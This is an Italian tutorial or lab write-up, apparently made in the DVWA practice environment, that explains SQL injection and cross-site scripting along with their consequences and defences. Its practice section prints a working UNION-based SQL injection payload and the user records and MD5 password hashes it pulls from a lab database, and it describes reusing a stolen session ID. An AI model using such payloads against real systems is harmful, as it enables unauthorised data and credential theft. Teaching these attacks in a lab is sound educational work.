SQL INJECTION

L'SQL Injection è una delle più comuni e pericolose vulnerabilità informatiche, che riguarda principalmente i sistemi web. Questo attacco si verifica quando un malintenzionato riesce a manipolare le query SQL inviate a un database per accedere, modificare o eliminare dati in modo non autorizzato. Il problema è causato dalla inadeguata convalida dell'input utente nelle applicazioni, che permette all'attaccante di inserire comandi SQL dannosi.

Come Funziona l'SQL Injection
In un attacco SQL Injection, il malintenzionato sfrutta le interfacce di input – come i campi di ricerca, i form di login o le barre di ricerca – per introdurre comandi SQL maligni. Ad esempio, se un'applicazione accetta un input dell'utente senza filtri adeguati, l'attaccante può iniettare un comando SQL nel campo di input. Così facendo, il database interpreta questo input come parte della query SQL originale, eseguendo comandi imprevisti.

Conseguenze dell'SQL Injection
Le SQL Injection possono avere conseguenze molto gravi:

- **Accesso non autorizzato ai dati**: L'attaccante può visualizzare o modificare dati sensibili.
- **Perdita di dati**: Può eliminare o alterare i dati presenti nel database.

Metodi di Prevenzione:

1. **Convalida dell'input**: Sanificare e convalidare sempre l'input utente per prevenire caratteri speciali che potrebbero alterare la query SQL.
2. **Controlli di accesso e privilegio**: Limitare i privilegi di accesso del database per l'applicazione web, assicurando che abbia accesso solo alle operazioni strettamente necessarie.

Conclusione
L'SQL Injection è una delle vulnerabilità più pericolose in ambito web, e la sua prevenzione richiede l'adozione di pratiche di sicurezza essenziali, come la convalida dell'input e l'uso di prepared statements. Le SQL Injection dimostrano come un'inadeguata gestione dell'input utente possa portare a gravi compromissioni della sicurezza dei dati. Implementare queste misure è fondamentale per proteggere le informazioni e mantenere l'integrità del sistema.

XSS

Cos'è l'XSS (Cross-Site Scripting)

L'XSS è un attacco informatico in cui un malintenzionato inietta script maligni all'interno di un sito web fidato. Questi script vengono eseguiti nel browser degli utenti e possono rubare informazioni sensibili, come i cookie di sessione, le credenziali o altre informazioni personali. Gli attacchi XSS sfruttano l'assenza di convalida dell'input nei siti web e possono compromettere la sicurezza degli utenti finali.

Tipi di XSS

Gli attacchi XSS si dividono principalmente in tre categorie:

1. **Stored XSS (o Persistente)**
   Questo tipo di attacco si verifica quando lo script maligno viene salvato permanentemente nel server della vittima, ad esempio in un database o un sistema di commenti. Ogni volta che un utente accede alla pagina contenente lo script, questo viene eseguito nel suo browser. È particolarmente pericoloso perché può colpire più utenti.
2. **Reflected XSS (o Riflesso)**
   In questo caso, lo script malevolo non viene salvato nel server, ma viene riflesso al client tramite una richiesta. Un esempio è un link ingannevole che contiene lo script XSS; se l'utente fa clic, lo script viene inviato al server, riflesso indietro e poi eseguito nel browser della vittima.
3. **DOM-Based XSS**
   In un attacco DOM-Based XSS, l'attaccante modifica il Document Object Model (DOM) del sito web direttamente nel browser della vittima. Non viene coinvolto alcun server per l'iniezione, perché lo script viene eseguito tramite manipolazioni JavaScript nel client. Questo attacco è spesso difficile da rilevare perché non lascia tracce sul server.


Conseguenze dell'XSS

Gli attacchi XSS possono avere conseguenze devastanti:


- **Furto di informazioni**: L'attaccante può accedere a cookie di sessione e altre informazioni sensibili.
- **Manipolazione della sessione utente**: Può impersonare la vittima su siti autenticati.
- **Phishing**: Gli utenti possono essere ingannati e indotti a fornire informazioni riservate.


Pratica


In questa simulazione, l'obiettivo sarà impiegare un XSS-riflesso, uno script malevolo che non viene salvato nel server, ma viene riflesso al client tramite una richiesta. Un esempio è un link ingannevole che contiene lo script XSS; se l'utente fa clic, lo script viene inviato al server, riflesso indietro e poi eseguito nel browser della vittima.



Avendo ottenuto questi dati è anche facile sfruttare il session ID per entrare da un nuovo punto, e impersonificare il bersaglio.







Per quanto riguarda la SQL injection, si possono ottenere i seguenti dati, utilizzando in questo caso uno script facilmente reperibile sul web.

Vulnerability: SQL Injection

User ID:

Submit

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```